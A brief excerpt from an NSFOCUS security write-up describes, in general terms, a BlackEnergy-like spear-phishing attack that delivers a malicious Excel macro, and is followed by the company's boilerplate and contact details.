Like a BlackEnergy attack, this attack takes leverage of a spear phishing email attached with a Microsoft Excel document that contains a malicious macro as an initial infection vector. The difference is that this malicious document does not employ any social engineering methods to entice victims to click the macro start button. This is because when such methods are introduced, whether the attack succeeds entirely depends on the victim clicking it.

After the macro virus runs, the malicious file is dropped to perform malicious functions.

About NSFOCUS

NSFOCUS IB is a wholly owned subsidiary of NSFOCUS, an enterprise application and network security provider, with operations in the Americas, Europe, the Middle East, Southeast Asia and Japan. NSFOCUS IB has a proven track record of combatting the increasingly complex cyber threat landscape through the construction and implementation of multi-layered defense systems. The company's Intelligent Hybrid Security strategy utilizes both cloud and on-premises security platforms, built on a foundation of real-time global threat intelligence, to provide unified, multi-layer protection from advanced cyber threats.

For more information about NSFOCUS, please visit:

<http://www.nsfocusglobal.com>.

NSFOCUS, NSFOCUS IB, and NSFOCUS, INC. are trademarks or registered trademarks of NSFOCUS, Inc. All other names and trademarks are property of their respective firms.



QR code of NSFOCUS at Sina Weibo



QR code of NSFOCUS at WeChat